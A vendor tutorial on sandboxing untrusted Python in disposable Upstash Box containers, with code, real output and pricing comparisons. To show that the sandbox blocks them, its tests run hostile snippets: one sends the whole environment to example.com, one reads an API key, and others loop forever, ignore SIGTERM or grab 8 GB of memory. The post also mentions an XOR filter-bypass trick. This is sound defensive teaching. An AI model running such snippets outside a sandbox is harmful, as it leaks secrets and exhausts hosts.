How to Run Untrusted Python Code Safely (Without exec())
 Ali Tarık Şahin
What happens when a user types Python into your app? Or your agent spits out a pandas script to answer some question? Now you have code on your server you didn’t write, and you’re supposed to run it. It can read your environment variables. It can talk to some URL. It can run until the heat death of the universe. It can do whatever the process running it is allowed to do.
You run it in a container. One container per run, with networking disabled, capped at a timeout, then deleted when you’re done. Here’s how we do that with Upstash Box. Here are the Python examples we ran against a real Box, the real output we got, and the two things you still need to plan for: root inside the box, and output you can't trust.
Is exec() safe for untrusted Python?
When untrusted Python code runs with your application’s access, it can:
- Expose sensitive data (like API keys, database URLs, and environment variables stored in
os.environ). - Exfiltrate data by making HTTP requests to external servers controlled by the attacker.
- Exhaust resources by running infinite loops (
while True) or allocating memory, which will hang or crash the process hosting the code. - Pollute state between runs, leaving files or processes around that can interact with the next user’s code.
- Access the host system by reading or writing files that your application has access to.
Can’t I just use exec() but filter the code before running it? No. exec() executes the code directly in your process, which means it can access your environment variables, your files, your network, and your memory. It’s too easy to write code that obfuscates its behavior to bypass simple filters.
In the PandasAI remote code execution bug (CVE-2024-12366), the exploit encoded the string “os” as the bytes “nr”, with each byte XOR’d by 1, to bypass filters. While filtering can be part of your approach, only a sandbox can reliably control what the code can actually do when it runs.
In each section below, we’ll address one or more of these risks with a specific Box configuration.
Picking an isolation boundary
Once the code leaves your process, the question is how thick the wall around it is and who keeps that wall running. The options differ mostly in whether the code shares the host's Linux kernel:
| Option | Boundary | Main tradeoff |
|---|---|---|
exec() or restricted Python | None, same process | Zero setup, zero isolation |
| Docker you run yourself | Container, shared kernel | You own the hosts, cleanup and patching; runtime bugs like Leaky Vessels in runc 1.1.11 allow escapes |
| Pyodide (Python on WebAssembly) | WebAssembly runtime, no fork or subprocess; in a browser the code can still call the page's fetch | Packages with C, Fortran or Rust code must be cross-compiled for Pyodide before they work |
| gVisor (Modal) | User-space kernel between code and host | Fewer host system calls reach the kernel, with some speed overhead |
| Upstash Box | Managed container, shared kernel | Nothing to operate, billed on active CPU time only |
Upstash Box is great if you need to run arbitrary code from your agent, or from authenticated users. You can get a full Python runtime, without any servers to manage, and with a price model that only bills for the CPU time the code is running.
Run your first untrusted snippet in a Box
Install the Python SDK and put your API key from the Upstash console in UPSTASH_BOX_API_KEY:
pip install upstash-box
export UPSTASH_BOX_API_KEY=box_...
For one-off runs we use EphemeralBox. It is ready right after creation and deletes itself when its TTL runs out (TTL: time to live, in seconds, up to 3 days). This script creates a small box with no network, runs a snippet that writes to both streams and exits with code 3, then deletes the box:
from time import perf_counter

from upstash_box import EphemeralBox


def main() -> None:
    started = perf_counter()
    box = EphemeralBox.create(
        runtime="python", size="small", ttl=300, network_policy={"mode": "deny-all"}
    )
    try:
        print(f"creation_ms: {(perf_counter() - started) * 1000:.0f}")
        result = box.exec.code(
            lang="python",
            code="""import sys
print('hello')
print('oops', file=sys.stderr)
sys.exit(3)
""",
        )
        print("status:", result.status)
        print("exit_code:", result.exit_code)
        print("stdout:", repr(result.stdout))
        print("stderr:", repr(result.stderr))
    finally:
        box.delete()


if __name__ == "__main__":
    main()
Here is what it printed:
creation_ms: 702
status: failed
exit_code: 3
stdout: 'hello\n'
stderr: 'oops\n'
A non-zero exit does not raise an exception in the SDK. You get a run with status failed and both streams kept apart, so your app can show the error to the user or feed it back to the model. The box came up in 702 ms on this run, which is fast enough to create one box per snippet.
The finally block deletes the box even when the run throws. If your server crashes before that line, the 300-second TTL deletes the box anyway. Here is the whole loop:

Lock down the network and keep secrets out
By default, a new box allows all outbound connections. To lock things down for untrusted code, we disable this when we create a box. Box offers three modes:
- allow-all (default) — Any outbound connection.
- deny-all — No outbound connections at all.
- custom — Only the specified domains or IP ranges. (Note: A wildcard like
*.github.comdoesn't matchgithub.comitself — add both if needed.)
In every mode, private IP ranges and cloud metadata addresses are always blocked so code running in a box can't reach your internal network.
This script runs the same kind of exfiltration attempt in two boxes. The first has no network. The second can only reach pypi.org:
from upstash_box import EphemeralBox


def deny_all() -> None:
    box = EphemeralBox.create(
        runtime="python", size="small", ttl=300, network_policy={"mode": "deny-all"}
    )
    try:
        result = box.exec.code(
            lang="python",
            code="""import os
import urllib.request

print('UPSTASH_BOX_API_KEY:', os.environ.get('UPSTASH_BOX_API_KEY'))
try:
    with urllib.request.urlopen('https://example.com', timeout=5) as response:
        print(response.status)
except Exception as error:
    print('blocked', type(error).__name__)
""",
        )
        print("deny-all:")
        print(result.stdout, end="")
    finally:
        box.delete()


def allow_pypi() -> None:
    box = EphemeralBox.create(
        runtime="python",
        size="small",
        ttl=300,
        network_policy={"mode": "custom", "allowed_domains": ["pypi.org"]},
    )
    try:
        result = box.exec.code(
            lang="python",
            code="""import urllib.request

for url in ('https://pypi.org/simple/', 'https://example.com'):
    try:
        with urllib.request.urlopen(url, timeout=5) as response:
            print(url, response.status)
    except Exception as error:
        print(url, 'blocked', type(error).__name__)
""",
        )
        print("allow pypi.org:")
        print(result.stdout, end="")
    finally:
        box.delete()


if __name__ == "__main__":
    deny_all()
    allow_pypi()
The output:
deny-all:
UPSTASH_BOX_API_KEY: None
blocked URLError
allow pypi.org:
https://pypi.org/simple/ 200
https://example.com blocked URLError
Environment variables are visible to all code in the box so untrusted code can read them. If the code needs to use an API key, use attach headers instead. This uses a proxy on the host to attach the header to HTTPS requests made from the box to the specified hosts. The API key is not available in the container's env, files, or memory. This is what the request flow looks like:

This prevents the key from being read. The code can still use the key to use that API; if the API reflects back the request headers, then the code can read the key from the response. Use attach headers along with a short allowlist and minimal API key capabilities.
One more note: omitting the env field from your create request doesn't ensure an empty environment, because the console allows you to save account-level environment variables and global attach headers (which automatically add to any new box). If you're running untrusted code, you'll need to double check your account and team settings: even with the network blocked, things can exit boxes over stdout.
In the first line of the output above, the SDK reads the API key UPSTASH_BOX_API_KEY from your environment to create the box. It is not available in the box.
Stop infinite loops and runaway code
The SDK takes a timeout in milliseconds. The SDK will wait for up to 10 minutes by default before timing out. The timeout applies to how long the SDK will wait for a response, but it does not stop the execution of the code. In one of our tests, a run with a 3-second timeout looped until the 15-second request timeout, and the process was still running 25 seconds later. The process was stopped by deleting the box.
To stop the code itself, we wrap it in the shell's timeout command, inside the box. We also gave a small box (2 vCPUs, 4 GB of memory) a job that asks for 8 GB:
from time import perf_counter

from upstash_box import EphemeralBox


def main() -> None:
    box = EphemeralBox.create(
        runtime="python", size="small", ttl=300, network_policy={"mode": "deny-all"}
    )
    try:
        started = perf_counter()
        result = box.exec.command("timeout 3 python3 -c 'while True: pass'")
        print("loop status:", result.status)
        print("loop exit_code:", result.exit_code)
        print(f"loop elapsed_ms: {(perf_counter() - started) * 1000:.0f}")
        result = box.exec.command('timeout 10 python3 -c "x = bytearray(8 * 1024**3)"')
        print("memory status:", result.status)
        print("memory exit_code:", result.exit_code)
        print("memory stderr tail:", repr(result.stderr[-1000:]))
    finally:
        box.delete()


if __name__ == "__main__":
    main()
The output:
loop status: failed
loop exit_code: 124
loop elapsed_ms: 3054
memory status: failed
memory exit_code: 137
memory stderr tail: 'Killed\n'
Box sizes determine limits: small boxes have 2 vCPUs and 4 GB memory, medium boxes have 4 vCPUs and 8 GB memory, and large boxes have 8 vCPUs and 16 GB memory. This means the last run gave exit code 137 because the process received SIGKILL, in this case due to hitting the box's memory limit of 4 GB. The run before that gave exit code 124 because timeout timed out the loop after 3 seconds.
Plain timeout sends SIGTERM, and Python code can ignore that signal. We wrote a script that does exactly that, then ran it two ways in the same box:
from time import perf_counter

from upstash_box import EphemeralBox


def main() -> None:
    box = EphemeralBox.create(
        runtime="python", size="small", ttl=300, network_policy={"mode": "deny-all"}
    )
    try:
        path = "/workspace/home/ignore_sigterm.py"
        box.files.write(
            path=path,
            content="""import signal

signal.signal(signal.SIGTERM, signal.SIG_IGN)
while True:
    pass
""",
        )
        commands = [
            (
                "plain timeout (outer SIGKILL at 8s)",
                f"timeout -s KILL 8 timeout 3 python3 {path}",
            ),
            ("kill-after timeout", f"timeout -k 2 3 python3 {path}"),
        ]
        for label, command in commands:
            started = perf_counter()
            result = box.exec.command(command)
            elapsed_ms = (perf_counter() - started) * 1000
            print(f"{label} exit_code: {result.exit_code}")
            print(f"{label} elapsed_ms: {elapsed_ms:.0f}")
    finally:
        box.delete()


if __name__ == "__main__":
    main()
The output:
plain timeout (outer SIGKILL at 8s) exit_code: 137
plain timeout (outer SIGKILL at 8s) elapsed_ms: 10054
kill-after timeout exit_code: 137
kill-after timeout elapsed_ms: 5057

In this case, we need to pass -k to timeout so that after 3 seconds, the shell will send SIGTERM and after 2 more seconds, send SIGKILL which cannot be caught by our code. When we ran with just timeout 3, the code ignores the signal and the loop continued to execute until it was killed by our outer safety net. If we didn’t have that, it would continue until the box was deleted.
But timeout is still inside the container. It can still be killed by bad code, or bad code can spawn a detached process that timeout doesn’t track. This means timeout is for runaway scripts, and the hard deadline comes from outside the box. Your app times out the call and destroys the box, and the TTL destroys the box if your app isn’t around.
A reusable safe-run function
Every control so far fits in one function. It creates a small box with no network and a 120-second TTL, writes the code to a file, and runs it under timeout -k. The timeout passed to create makes the SDK give up on a request after the run time plus 10 seconds, so if the code defeats the in-box timeout, the call raises and finally deletes the box. The function limits seconds to 60 so the run, the grace period and setup fit inside the TTL:
import json

from upstash_box import EphemeralBox


def safe_run(code: str, seconds: int = 5) -> dict[str, str | int | None]:
    if not isinstance(seconds, int) or not 1 <= seconds <= 60:
        raise ValueError("seconds must be an integer between 1 and 60")
    box = EphemeralBox.create(
        runtime="python",
        size="small",
        ttl=120,
        network_policy={"mode": "deny-all"},
        timeout=(seconds + 10) * 1000,
    )
    try:
        path = "/workspace/home/main.py"
        box.files.write(path=path, content=code)
        result = box.exec.command(f"timeout -k 2 {seconds} python3 {path}")
        return {
            "box_id": box.id,
            "exit_code": result.exit_code,
            "stdout": result.stdout[:8000],
            "stderr": result.stderr[:8000],
        }
    finally:
        box.delete()


def main() -> None:
    examples = [
        "print(sum(number**2 for number in range(1, 11)))",
        """import os
import urllib.parse
import urllib.request

query = urllib.parse.urlencode(dict(os.environ))
try:
    with urllib.request.urlopen('https://example.com/?' + query, timeout=2):
        print('sent')
except Exception as error:
    print('blocked', type(error).__name__)
""",
        "while True: pass",
        """import signal

signal.signal(signal.SIGTERM, signal.SIG_IGN)
while True:
    pass
""",
    ]
    for code in examples:
        print(json.dumps(safe_run(code)))


if __name__ == "__main__":
    main()
We fed it four snippets: a normal sum, an attempt to send the whole environment to a remote server, a plain infinite loop, and a loop that ignores SIGTERM. The output:
{"box_id": "aware-lab-86738", "exit_code": 0, "stdout": "385\n", "stderr": ""}
{"box_id": "leading-tapir-36002", "exit_code": 0, "stdout": "blocked URLError\n", "stderr": ""}
{"box_id": "flowing-mackerel-66214", "exit_code": 124, "stdout": "", "stderr": ""}
{"box_id": "becoming-lioness-77640", "exit_code": 137, "stdout": "", "stderr": "Killed\n"}
An EphemeralBox has no run history. When you delete it, everything is gone. If you want a history for auditing, store the code, box ID, exit code and the start of the output in your own log before safe_run returns.
Save the code to a file so that quotes or backticks in the snippet can't change the command we run in the shell. The function returns the raw exit code and does not guess why the code stopped. A 124 or 137 usually means the deadline or the memory limit hit, but code can also call sys.exit(137) on purpose. The 8,000-character cut only limits what safe_run hands back. The SDK has already collected the full output by then.
Each call uses a fresh box, so nothing from one user's run is there for the next one. It costs very little, because Box bills only active CPU time and does not bill memory:
| Plan | What you get | Price |
|---|---|---|
| Free | 5 CPU hours a month, 10 boxes at once | $0, no card |
| Pay as you go, small box | 1,000 boxes at once by default | $0.10 per active CPU hour |
| Pay as you go, medium / large | Same | $0.20 / $0.40 per active CPU hour |
A simple loop as shown above burned about 3 seconds on a single core. The free plan's 5 CPU hours means 18,000 CPU seconds; 18,000 / 3 = 6,000 times a month. If it's short, like the sum example above, it'll use even less. For a longer session, take a sandbox with 2 vCPUs and 4 GB that stays up for 1 hour and uses 10 core-minutes of CPU. On a small Box that is 10/60 × $0.10 ≈ $0.017 in compute. The sandbox providers E2B and Daytona bill for the whole hour, so at $0.0504 per vCPU-hour and $0.0162 per GB-hour the same hour is 2 × $0.0504 + 4 × $0.0162 ≈ $0.166 in compute on either (full comparison). Box also charges $0.10 per GB-month for storage, which this leaves out. If you're running CPU-heavy code that uses all the cores the entire time, the difference won't be as big.
Before you ship it
- Inside the box, the code can run
sudowithout password. That means the code has full control of the box. That’s why we run in a fresh box, and delete it afterwards. - This setup uses deny-all networking to stop code from sending out data, but the code can still output anything it can read. That output is provided to the user or model via your app. This means you should treat stdout, stderr and files produced by the box as untrusted input.
The first section listed a bunch of threats. Putting them in a deny-all box, using timeout -k and outside deadlines, setting a TTL, and deleting in finally covers most of those. And you don’t have to worry about patching or cleanup of container hosts.
